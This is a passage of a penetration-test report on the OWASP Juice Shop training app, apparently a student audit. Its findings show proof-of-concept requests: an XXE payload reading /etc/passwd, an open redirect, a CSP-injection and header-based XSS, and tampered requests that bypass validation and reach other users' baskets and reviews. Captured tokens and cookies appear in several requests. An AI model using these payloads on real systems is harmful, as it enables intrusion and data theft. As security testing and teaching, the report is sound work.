13 Cookie: language=en; welcomebanner_status=dissmiss;
cookieconsent_status=dissmiss; continueCode=
MbhBhvtbID6SKxUghVuhlbTlfz55StMizfbSoHvluzbtzaimbf1DSzXhn1ub
bhwtqxcDRcmes8NJuw7TpjCjxswPiRMS15Hnsh54tPPIylTKDcqVskXiw7fwd
14
15 -----416926281836274266202456658495
16 Content-Disposition: form-data; name="file"; filename="xxe2.xml"
17 Content-Type: text/xml
18
19 <?xml version="1.0" encoding="ISO-8859-1"?>
20 <!DOCTYPE foo [
21 <!ELEMENT foo ANY>
22 <!ENTITY xxe SYSTEM "file:///etc/passwd" []>
23 <foo>&xxe;</foo>
24
25 -----416926281836274266202456658495-
```

## RECOMMENDATION

Include checking if the sent file has relevant extension. disabling features making the XML processor weak and the application vulnerable. Analyze the XML parsing library of the application, features that can be misused can be identified and disabled. DTD and XML external entity features must be disabled. All XML processors and libraries used in the application must be patched and updated always. Ensure that the user inputs are validated before being parsed. File uploads, server-side user inputs, and URLs must be sanitized, validated, and whitelisted.

### [MEDIUM] Unvalidated Redirects

#### SUMMARY

During the audit, it was observed that it is possible to enforce a redirect to a page you are not supposed to redirect to.

#### TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) I use url which is on whitelist, but the first redirect is to a link which is not on whitelist.  
Only from that page we are redirected to the allowed page. This is incorrectly validated redirect

```
localhost:3000/redirect?to=https://google.com/redirect?to=https://github.com/bkimminich/juice-shop
```

## RECOMMENDATION

If user input can't be avoided, ensure that the supplied value is valid, appropriate for the application, and is authorized for the user. Sanitize input by creating a list of trusted URLs (lists of hosts or a regex). This should be based on an allow-list approach, rather than a block list. Force all redirects to first go through a page notifying users that they are going off of your site, with the destination clearly displayed, and have them click a link to confirm.

## [MEDIUM] XSS

### SUMMARY

During the audit, it was observed that it is possible to perform an attack by inserting the malicious code into CSP which gives as the ability to bypass policy. After it, we can carry out the XSS attack.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) In the place for inserting a link to an image, I paste the correct link to the jpg file and parse the CSP header.

The screenshot shows the Network tab of a browser's developer tools. At the top, there is a text input labeled "Image URL" containing "https://placekitten.com/300/300". Below this is a blue button labeled "Link Image". The main area displays a list of network requests. One request for "FaviconLoader.jsm:16..." is selected. The Headers section is expanded, showing the following content-security-policy header:

```
Content-Security-Policy: img-src 'self' /assets/public/images/uploads/1.jpg; script-src 'self' 'unsafe-eval' https://code.getmdl.io http://ajax.googleapis.com
```

The Headers section also includes other headers like Date, ETag, and Feature-Policy.

Initiator	Type	Transferred	Size
document	html	6.65 KB	6.17 KB
stylesheet	css	cached	792 B
img	jpeg	9.89 KB	9.52 KB
stylesheet	css	cached	136.54 KB
stylesheet	css	cached	565 B
script	js	cached	0 B
script	js	cached	0 B
stylesheet	css	cached	7.84 KB
img	png	cached	73.27 KB
FaviconLoader.jsm:16...	x-icon	cached	14.73 KB

- 2) If we insert an invalid link to an image, the link shows us in the CSP header. An invalid link is one that has bad syntax, so that the code cannot interpret it properly

Initiator	Type	Transferred	Size
document	html	6.48 KB	6.17 KB
document	html	<b>6.65 KB</b>	<b>6.17 KB</b>
stylesheet	css	cached	792 B
img	html	1.52 KB	1.33 KB
stylesheet	css	cached	136.54 KB
stylesheet	css	cached	565 B
script	js	cached	0 B
script	js	cached	0 B
stylesheet	css	cached	7.84 KB
img	png	cached	73.27 KB
img	html	1.52 KB	1.33 KB
FaviconLoader.jsm:16...	x-icon	cached	14.73 KB

```
ded: 657 ms | load: 1.02 s
```

```
⑦ Access-Control-Allow-Origin: *
⑦ Connection: close
⑦ Content-Length: 6316
⑦ Content-Security-Policy: img-src 'self' https://placcccekitten.com/300/300; script-src 'self' 'unsafe-eval' https://code.getmdl.io http://ajax.googleapis.com
⑦ Content-Type: text/html; charset=utf-8
⑦ Date: Sat, 25 Dec 2021 00:14:38 GMT
⑦ ETag: W/"18ac-FTediAn14kIOiCHHsfBk5KLmhA"
⑦ Feature-Policy: payment 'self'
⑦ Vary: Accept-Encoding
⑦ X-Content-Type-Options: nosniff
```

- 3) I use this and add code that will accept code elements

<https://a.png; script-src 'unsafe-inline' 'self' 'unsafe-eval' https://code.getmdl.io>  
<http://ajax.googleapis.com>

- 4) After entering the XSS script we are able to carry out the attack, the code execution is not blocked

## RECOMMENDATION

Make sure that CSP includes proper policies and does not reflect site unvalidated content.

## [MEDIUM] XSS

### SUMMARY

During the audit, it was observed that it is possible to perform an XSS attack through an HTTP header

### TECHNICAL DETAILS (PROOF OF CONCEPT)

- When changing the last saved IP address used when logging in to an account, the site sends a request to /rest/save/LoginIp

#	Host	Method	URL ↗	Params	Edited	Status	Length	MIME type	Exte
330	http://localhost:3000	GET	/api/Quantitys/			304	285		
351	http://localhost:3000	GET	/api/Quantitys/			304	285		
344	http://localhost:3000	GET	/rest/admin/application-configuration			304	255		
348	http://localhost:3000	GET	/rest/basket/6			304	253		
331	http://localhost:3000	GET	/rest/products/search?q=		✓	304	255		
352	http://localhost:3000	GET	/rest/products/search?q=		✓	304	255		
329	http://localhost:3000	GET	/rest/saveLoginIp			200	666	JSON	
347	http://localhost:3000	POST	/rest/user/login		✓	200	1138	JSON	
345	http://localhost:3000	GET	/rest/user/whoami			200	343	JSON	
346	http://localhost:3000	GET	/rest/user/whoami			200	343	JSON	
349	http://localhost:3000	GET	/rest/user/whoami			200	452	JSON	
350	http://localhost:3000	GET	/rest/user/whoami			200	452	JSON	

- In the request, I add a proprietary header with a random IP address. As you can see in the response, this IP address is reflected.

Request		Response	
		Pretty	Raw
1	GET /rest/saveLoginIp	HTTP/1.1	
2	Host: localhost:3000		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0		
4	Accept: application/json, text/plain, */*		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate		
7	True-Client-IP: 1.2.3.4		
8	Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwizVGFOYSI6eyJpZCI6MjEsInVzZXJuYWh1IjoiIiwiZW1haWwiOiJ3ZUBmIiwiGFc3dvcvmQioiiXMzYlZhZGUSZjVhZjIzkWFhmjg1NjM40WMSNjZmNCISinJvbGUoIjjdxNob21lciIsImRlbHVVzVrva2VuIjoiIiwiFzdzExvZzlusXAxIoiIwljAuMC4wIiwichJvZmlsZULtYWdlIjoiL2Fzc2V0cy9wdwJsaWw1hZZVzL3VwbG9hZHMvZGVmYXVsdc5SzdmciLC30b3RwU2VjcmVOIjoiIiwiiaXNBV3RpdmljIOnRydWUsInNyZWFOZWRBdc16IjIwMjEtMTItMjUgMjAGMzI6MzMnDk51CswMDowMCIsInRlbGV0ZWRBdc16bnVsbdHosImlhdc16MTY0MDQ2NDM1NywiZKhwIjoxNjQwNDgyMzU3f0.fH-f_A1JxhYGA5Vld4RnYwJFnUhNPevcnh396GA_vwc-n1aqFrwTYeQ5AS58K02f0s3i-n2YTmrHu5iB_vZzFuEZVIlgZZ1yrdGk5RLKaCA7Ec82QfdF__XVzdqibcLsVSNpZST2tWFJkoNeCr2rLk_N8DJOG_hVZH7expsI		
9	Connection: close		
10	Referer: http://localhost:3000/		
11	Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=laHquqhrtbIwsliZfPSXUxHsuah3tMIQT9CMFkflS4HQulDtC4FgiMfgSPUQLrupMtZocJvTRUfQKiyfrwSRxH28unzhvotaPclzCONSKLuzVTBjCvrsRQ1WnsZgUovHwOh3xtWWIzJTElCxsqxIjLf2QUKE		
12	If-None-Match: W/"158-oVSATY7lu+SQavafvLNmYi+CKVU"		
13			
14			

### 3) I put the javascript code in the header leading to a successful attack

The screenshot shows the Burp Suite interface with two panes: Request and Response.

**Request:**

```

1 GET /rest/saveLoginIp HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 True-Client-IP: <iframe src="javascript:alert(`xss`)">
8 Authorization: Bearer
eyJoeXaiOiJKV1QlCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwidGFn
 YSIgEyJpZCIGMjEsInVzZXJuYW1ljiOiIiwiZWlhaww10i3ZUBmIiwickGFzc3dvcvmQiO
 iIxMzY1ZhGU5ZjVhZj/dkZWFMjg1NjM4OWMSnjZmNCIsInJvbGUiOiJjdXNob21lcI
 IsImRl bHV4ZVRva2VujiOiIwibGFzdExZ2luSXAiOiIwLjAuMC4vIiwiCHJvZmIsZcU
 tYdwlIjoiL2fzc2VOcy9wJsaMvaW1hZ2VzL3VwbG9hZHMuZGVmYXVsdc5zdmc1LCj0
 b3RwU2vjcmVOiJoiIiiviaXNEY3RpdmUOnRydwUsImNyZWF0ZWRBdCI6ijIwMjEtMTItM
 jUgMjAGMzIGMzMUNdk5ICswMDowMCIsImRlbgVOZWRBdCI6bnVsHosImIhdCI6MTY0MDQ2NDM1Nyw
 iGMzMUNDk5ICswMDowMCIsImRlbgVOZWRBdCI6bnVsHosImIhdCI6MTY0MDQ2NDM1Nyw
 iZXhwIjoxNjQwNDgyMzU3fQ.fh-f_A1JhXyGASwld4RnYwJFnUnNPtvch396GAA_vwc
 -mlaqFrWTYe05ASS58K02f0s3i-n2YTrHhu5iB_wZzFuEZV1lgZZ1yrdGk5RLKaCA7Ec8
 20fdF_XZdqibclsvWpZSTZtWFJkoNeCr2rLh_NBDJ0J_hVZ7expsI
9 Connection: close
10 Referer: http://localhost:3000/
11 Cookie: language=en; welcomebanner_status=dismiss;
 cookieconsent_status=dismiss; continueCode=
 1aHqughrtbIwsIzFpSXUxHSuah3tMI0T9CMFkflS4H0Qu1tDc4FgiMfgSPUOHlrupMtZO
 CjvTRlFqKiygrfrSRxH28unzhowntaPclzCONSK1UZVTBjCvrsRqiWnSzgU0vHwOh3xtWW
 IzJTE1CkxsqXilJf20UKE
12 If-None-Match: W/"158-oVSATY7lU+SQavafvLNmYi+CKVU"
13
14

```

**Response:**

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 364
8 ETag: W/"16c-urUMKAQAKmQjRWSz+H9+gq5rohY"
9 Vary: Accept-Encoding
10 Date: Sat, 25 Dec 2021 20:43:17 GMT
11 Connection: close
12
13 {
 "id": 21,
 "username": "",
 "email": "we@t",
 "password": "1365ffade9f5af7deaa2856389c966f4",
 "role": "customer",
 "deluxeToken": "",
 "lastLoginIp": "",
 "profileImage": "/assets/public/images/uploads/default.svg",
 "totpSecret": "",
 "isActive": true,
 "createdAt": "2021-12-25T20:32:33.499Z",
 "updatedAt": "2021-12-25T20:43:17.560Z",
 "deletedAt": null
}

```

## RECOMMENDATION

Configure application in the way that it won't trusts an specific HTTP request headers.

## [LOW] Improper Input Validation

## SUMMARY

The analysis showed that it is possible to bypass the frontend validation in order to give the out-of-range rating. Validation is done only on the frontend side, the possible data to enter in the "feedback" panel was in the range of 1-5, but by using the e.g. Burp Suite tool, an attacker is able to change the value of the rating which is not checked later.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

- In the "Customer Feedback" panel, provide random data in the way that the form can be validated for data validation

the  
rating  
(in this  
is set)

### Customer Feedback

Author: anonymous

Comment \*: Komentarz

Rating: 1★

CAPTCHA: What is 6+9+4 ?

Result \*: 19

**Submit**

2) Intercept  
request, change the  
value for  
out-of-range value  
case rating=0 value

Request to http://localhost:3000 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw Hex


```

1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 75
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=M4D1MBbj7XPazZRmlx52LrpnoEAL1EIQwdgyQ90N3kvqDK8l6VJWw4eY7wbl
13
14 {
 "captchaId":2,
 "captcha":"19",
 "comment":"Komentarz (anonymous)",
 "rating":0
}

```

```
{
 "captchaId":2,
 "captcha":"19",
 "comment":"Komentarz (anonymous)",
 "rating":0
}
```

3) Modified request is approved and sent



Thank you for your feedback.

X

## RECOMMENDATION

It is recommended to verify passed values on the backend, not only on the frontend side before it reaches a database.

## [LOW] Improper Input Validation

### SUMMARY

During the testing, it was observed that during registration a person can bypass the condition that password and repeated password must be the same to create an account.

### TECHNICAL DETAILS (PROOF OF CONCEPT)

- 1) The requests during the registration process are intercepted. We get the informations about our credentials. We can change the repeated password value and bypass the checking if passwords are the same process.

The screenshot shows a network request and response in a browser's developer tools. The request is a POST to `/api/Users/` with various headers and a JSON body. The response is a `HTTP/1.1 201 Created` with a JSON object containing user information.

```

Request
Pretty Raw Hex ⌂ ⌄ ⌅
1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 211
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
ovbe4ymaJ2EqYD3jALWUvHNTm9i9EH5eiPMHXxt0ZIk0ZQ8X1Bx59L7MK6l
13
14 {
 "email": "wikto@gmail.com",
 "password": "dada",
 "passwordRepeat": "weve",
 "securityQuestion": {
 "id": 2,
 "question": "",
 "createdAt": "2020-12-10T10:28:03.677Z",
 "updatedAt": "2021-12-10T10:28:03.677Z"
 },
 "securityAnswer": "we"
}

Response
Pretty Raw Hex Render ⌂ ⌄ ⌅
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Location: /api/Users/23
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 306
9 ETag: W/"132-T4Ae7/LmFSKup1X01070Uy7cHjo"
10 Vary: Accept-Encoding
11 Date: Fri, 10 Dec 2021 17:25:22 GMT
12 Connection: close
13
14 {
 "status": "success",
 "data": {
 "username": "",
 "role": "customer",
 "deluxeToken": "",
 "lastLoginIp": "0.0.0.0",
 "profileImage": "/assets/public/images/uploads/default.svg",
 "isActive": true,
 "id": 23,
 "email": "wikto@gmail.com",
 "updatedAt": "2021-12-10T17:25:22.495Z",
 "createdAt": "2021-12-10T17:25:22.495Z",
 "deletedAt": null
 }
}

```

## RECOMMENDATION

Implement input validation where you check if both of the values are the same not only on the client-side but also on the server-side.

## [LOW] Broken Access Control

## SUMMARY

During the tests it was observed that any user have access to another user's basket, only with the knowledge about his basket's ID.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

- After capturing a query about our shopping cart page, we notice a parameter that specifies something like basketID

372	http://localhost:3000	GET	/api/Challenges/?name=Score%20Board	✓
373	http://localhost:3000	GET	/rest/admin/application-configuration	
375	http://localhost:3000	GET	/rest/basket/1	
376	http://localhost:3000	GET	/rest/user/whoami	
377	http://localhost:3000	POST	/socket.io/?EIO=4&transport=polling&...	✓
378	http://localhost:3000	GET	/socket.io/?EIO=4&transport=websock...	✓

## Request

```
Pretty Raw Hex ⚡ ln ⌂
1 GET /rest/basket/1 HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
```

- 2) When you change the number at the end of the link (for example, to the number 2), you get information about another person's basket.

- 3) Another person's cart can also be accessed by changing cookies. The cart ID is passed on as a bid.

Your Basket (admin@juice-sh.op)

	Eggfruit Juice (500ml)
	Raspberry Juice (1000ml)

Storage

Key	Value
bid	5
itemTotal	54.93000000000001

Your Basket (admin@juice-sh.op)

	Raspberry Juice (1000ml)
--	--------------------------

Storage

Key	Value
bid	2
itemTotal	9.98

## **RECOMMENDATION**

User should never be able to access another user's basket. User's cookie information should reflect their identity, so use that user's cookie to authenticate and allow access to their private information. Anyone not in possession of that cookie should receive a 403 response code.

## [LOW] Broken Access Control

## SUMMARY

The analysis showed that a user was able to post a product review as another user or edit any user's existing review.

## **TECHNICAL DETAILS (PROOF OF CONCEPT)**

- 1) We intercept the request when issuing a review. As you can see on the attached screen, the request sends information about who is the author of the review

```
{
 "message": "test",
 "author": "klient@gmail.com"
}
```

- 2) When you change this email to another person's email, sending the request also succeeds, allowing you to impersonate another person when giving feedback

```

Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIlNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0Y
SI6eyJpZCI6MjIsInVZZXJuYW1lIjoiIiwiZW1haWwiOiJrbGlnRAZ2lhaWwUY29tIiwi
cGFzc3dvcmQjK0QxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSISInJvbGUo
iJjdXNOb2lciIsImRlbHV4ZVRva2VuIjoiIiwiwGFzdExvZ2luSXAxOiwLjAuMC4Iiwi
ichJvZmlsZUltyWdlIjoiL2Fzc2V0cy9wdWJsaWMvaWlhZ2VzL3VwbG9hZHMsZGVmYXVs
C5zdmciLCJ0b3RwU2VjcmVOIjoiIiwiXNBY3RpdmUiOnRydWUsInNyZWF0ZWRBdCI6IjI
wMjEtMTItMTyGTM6MDc6MjYuMjU4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTYzOTY
TYgMTM6MDc6MjYuMjU4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTYzOTY
2MDA1Myw1ZxhwIjoxNjMSNj4MDUzfQ.xZRqBuPaCRI20D29T1jfvl3fcyoTiGky7jH0g2
xF-5SLRv4zTbzvG6FykGKzbYQZczM2pJrXamTAmYo-B-8LL9vQB9rwjXQfbqJ5j9kJ2BX
Ut-MNyUtCw1rPPko2Hf4D5saVcvWrzfvQmJHsPOAwonhIHR_7E4mBYVLjL_MnhQ
Content-Type: application/json
Content-Length: 44
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
RWJhPtjlslsnSkUWHPuqhYTpF6fOSWilauMzi5JfgqHPrtanc7kskaUYliE6Srah26fbbI
LjsWQix8f5w; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIlNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0Y
SI6eyJpZCI6MjIsInVZZXJuYW1lIjoiIiwiZW1haWwiOiJrbGlnRAZ2lhaWwUY29tIiwi
cGFzc3dvcmQjK0QxZTNhNWViOGI1NzRkOTg1ZGFjNDM1ZWE2MzNjZSISInJvbGUo
iJjdXNOb2lciIsImRlbHV4ZVRva2VuIjoiIiwiwGFzdExvZ2luSXAxOiwLjAuMC4Iiwi
ichJvZmlsZUltyWdlIjoiL2Fzc2V0cy9wdWJsaWMvaWlhZ2VzL3VwbG9hZHMsZGVmYXVs
C5zdmciLCJ0b3RwU2VjcmVOIjoiIiwiXNBY3RpdmUiOnRydWUsInNyZWF0ZWRBdCI6IjI
wMjEtMTItMTyGTM6MDc6MjYuMjU4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTYzOTY
TYgMTM6MDc6MjYuMjU4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTYzOTY
2MDA1Myw1ZxhwIjoxNjMSNj4MDUzfQ.xZRqBuPaCRI20D29T1jfvl3fcyoTiGky7jH0g2
xF-5SLRv4zTbzvG6FykGKzbYQZczM2pJrXamTAmYo-B-8LL9vQB9rwjXQfbqJ5j9kJ2BX
Ut-MNyUtCw1rPPko2Hf4D5saVcvWrzfvQmJHsPOAwonhIHR_7E4mBYVLjL_MnhQ
{
 "message": "test",
 "author": "test@gmail.com"
}

```

## RECOMMENDATION

Improve your session management so unauthorized user cannot send such request. Validate what is sent in the request or change session management functionality.

## [LOW] Improper Input Validation

## SUMMARY

The analysis showed that it is possible to sent a file that is larger than it is validated on the fronside (frontend validation bypass) but also type of the file is not checked.

## TECHNICAL DETAILS (PROOF OF CONCEPT)

### SIZE

- After capturing a request with a sent valid PDF file, we get this response from the server, which shows us what a valid message looks like after the file is sent

Request	Response
<pre> 1 POST /file-upload HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)    Gecko/20100101 Firefox/78.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNz IiwiZGF0YSI6eyJpZC16MjEsInVzZXJuYW1ljoiiIwiZWlhawiJOZN00 GdtYWlsLmNbSIsInBhc3Nob3kIjozDlkMWUzYTlYjh1NTc0Zdk4NWRhyZ QzMWhNjMzY2UiLCJyb2xlIoiY3Vzd9tZXxiLCJkZWxleGVub2lbiI6iI sImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVjbWFnZSI6Iiishc3NL dHMvcVibGljL2ltYWdlcy9lcGxvYWRzL2RLZmF1bHQuc3ZhIiwigd90cFNLY 3JldCI6IiIsIm1zQWN0aXZLijpOcnVLLCjcmVhdGvkQXQiOiyMDIxLTEyLT E5IDE5OjE40jI0LjYwniArMDAGMDAiLCJlcgRhgdGvkQXQiOiyMDIxLTEyLT E5IDE5OjE40jI0LjYwniArMDAGMDAiLCJkZWxldGVkQXQiOm51bGx9LCjpyXQj OjE2Mzk5NDE1MDksImV4cCI6MTyzt0Tk10TuW0X0.Ct7F0jYkxz8gbkjI07Xhs 44l430tuojemR8p66KrT5x21MzvWvNN6uNE60BfIYehygIl0c2h0iQT113KxB -0V6VLfrzaahIq45IMmoF4pZ9BwBL01xIKb_kuxCumdaM4QY4L4M_jIoD frUfwNz--3zCUn5XD4iEEmwVjKL3o 8 Content-Type: multipart/form-data; boundary=-----289759672323341623183608062263 9 Content-Length: 229 10 Origin: http://localhost:3000 11 Connection: close 12 Referer: http://localhost:3000/ 13 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= 89H8hEt7I3sQSMUgHZuMhkT9FKfMSEtLiwfWSBhgNuEnTYXi0WfgaSqgHk3ub XtnwcVLSzqUXYsgZibzS0nhjlvtvleasVBiElfx 14 15 -----289759672323341623183608062263 16 Content-Disposition: form-data; name="file"; filename="file.pdf" </pre>	<pre> 1 HTTP/1.1 204 No Content 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 Date: Tue, 21 Dec 2021 18:35:19 GMT 7 Connection: close 8 9 </pre>

- After opening a pdf file of a size larger than allowed on the page in a text editor (e.g. notepad++), copying the content and replacing the previous pdfa content with the "too large" one, we send a request. As a result, we get the same response as in the case of a correctly sent request.

```
Request
```

Pretty Raw Hex ⌂ ⓘ ⌂ ⌂

S76 0000077585 00000 n  
S77 0000077676 00000 n  
S78 0000077767 00000 n  
S79 0000077859 00000 n  
S80 0000077951 00000 n  
S81 0000078043 00000 n  
S82 0000078143 00000 n  
S83 0000078235 00000 n  
S84 0000078327 00000 n  
S85 0000078419 00000 n  
S86 0000078511 00000 n  
S87 0000078603 00000 n  
S88 0000078695 00000 n  
S89 0000081261 00000 n  
S90 0000083676 00000 n  
S91 0000083872 00000 n  
S92 0000084068 00000 n  
S93 0000088828 00000 n  
S94 0000093849 00000 n  
S95 0000093931 00000 n  
S96 0000094013 00000 n  
S97 0000098216 00000 n  
S98 trailer  
S99 <<  
S100 /Size 198

Response

Pretty Raw Hex Render ⌂ ⓘ ⌂ ⌂

1 HTTP/1.1 204 No Content  
2 Access-Control-Allow-Origin: \*  
3 X-Content-Type-Options: nosniff  
4 X-Frame-Options: SAMEORIGIN  
5 Feature-Policy: payment 'self'  
6 Date: Tue, 21 Dec 2021 18:55:20 GMT  
7 Connection: close  
8  
9

## TYPE

- 1) Po przechwyceniu requesta z poprawnym plikiem PDF, dostajemy taką odpowiedź od serwera, co wskazuje nam na to jak wygląda poprawny komunikat po wysłaniu pliku

Request	Response
<pre>Pretty Raw Hex ⌂ ⌄ ⌁</pre> <pre>1 POST /file-upload HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)    Gecko/20100101 Firefox/78.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Authorization: Bearer eyJ0eXAiOiQcIjhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXN IiwzY2F0YSI6eyJpZC16MjEsInVzZXJuYWllIjoiZWlhawWiOiJOZNQ GdtYWlsLmNbSIsInBhc3N3b3JkIjoiZDlkMNUzYTlVJhntC0ZDk4NWRhYz QzNvRhNjMzY2UiLCJy2xlIjoiY3VzdG9tZXliLCJkZWxleGVub2tlbiI6liI sImxhc3RMb2dpbkIwIjoiMC4WljAuMCiisInByb2ZpbGVjbWFnZSI6Ii9hc3NL dHMyvchVibGljL2ltYWdlcy9lcGxvYWRzL2RLZmFlbHQuc3ZnIiwidg90cFNLY 3JldC16IiIsImZlOWNoXZlIjoiPcnVLCCjcmVhdGVkQX0iOiYMDIxLTEyLT E5IDE5ojE40jI0LjYwNiArMDA6MDA1Cj1GRhdGVkQXQiOiYMDIxLTEyLT E5IDE5ojE40jI0LjYwNiArMDA6MDA1Cj1GRhdGVkQXQiOm5bGx9LCJpYXQi OjE2Mzk5NDE1MDksImV4Cc16MTYzOTk1OTUwOXO.Ct7F0jYkxz8gbkjI07Xhs 44L430utujemR8p66Krt5x21MzvWvNnguNE60bfIYehgyIl10c2h0iOT113Kb -0V6VLfr2Aihq45IMoOf4pZ98WBLo1lxIKbXf_kuxCumdaM4QY4L4M_jIoD frufWZ-3zCUn5XD4iEBwVjKL3o 8 Content-Type: multipart/form-data; boundary=-----2897596723233416231836080 62263 9 Content-Length: 229 10 Origin: http://localhost:3000 11 Connection: close 12 Referer: http://localhost:3000/ 13 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= 89H8hEt713sQSMUgHZuMhkT9FKfMSETLiwfWSBHgNuEntYXioWfgaSqgHk3ub XtnwcVLSzqUXYsgZibzSQmhjlttvIeasVBiElfxJ 14 ----- 15 -----289759672323341623183608062263 16 Content-Disposition: form-data; name="file"; filename="file.pdf"</pre>	<pre>Pretty Raw Hex Render ⌂ ⌄ ⌁</pre> <pre>1 HTTP/1.1 204 No Content 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 Date: Tue, 21 Dec 2021 18:35:19 GMT 7 Connection: close 8 9</pre>

- 2) We change the content of the file to that of a txt file (which is not allowed, you can only validate zip and pdf files). The same way we change the extension in the file name and the type of the sent file in the Content-type header. After sending the prepared query we get response 2xx from the server, which informs us that everything went successfully (and the response from the server is the same as in the case of sending a valid file)

```
dHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZhIiwidG90cFNLY
3JldC16IiIsIm1zQWN0aXZLIjpoChVLCjcmVhdGVkQXQiO1iyMDIxLTEyLT
E5IDE50jE40jI0LjYwNiArMDA6MDAiLCJ1cGRhdGVkQXQiO1iyMDIxLTEyLT
5IDES0jE40jI0LjYwNiArMDA6MDAiLCJkZWxldGVkQXQiO1m5lbGx9LCJpYXQi
0jE2Mzk5NDE1MDksImV4cCI6MTYzOTk1OTUwOXO.Ct7FojYkxz8gbkjI07Xhs
44l430tujeMR8p66KrTSx21MzvWvNN6uNE60BfIYehyg1l0c2h0i0Tl13KxB
-0V6VlfrRzAahIq4SIMmOf4pZ98WBL0l1xlIkbf_xukCumdaM4QY4L4M_jIoD
fRUFwZ--3zCUu5XD4iEEWvVjKL3o
Content-Type: multipart/form-data;
boundary=-----2339437062147523149404393
610
Content-Length: 347
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; continueCode=
89H8het713sQSMUghZuMhkT9FKfMSEtLiwfWSBHgNuENtYXi0WfgaSqqHk3ub
XtnwcVlSzqUXYsgZibzSQnhjltvvIeasVBiElfxJ
-----2339437062147523149404393610
Content-Disposition: form-data; name="file"; filename="file.txt"
Content-Type: application/txt

Daniel Boone National Forest
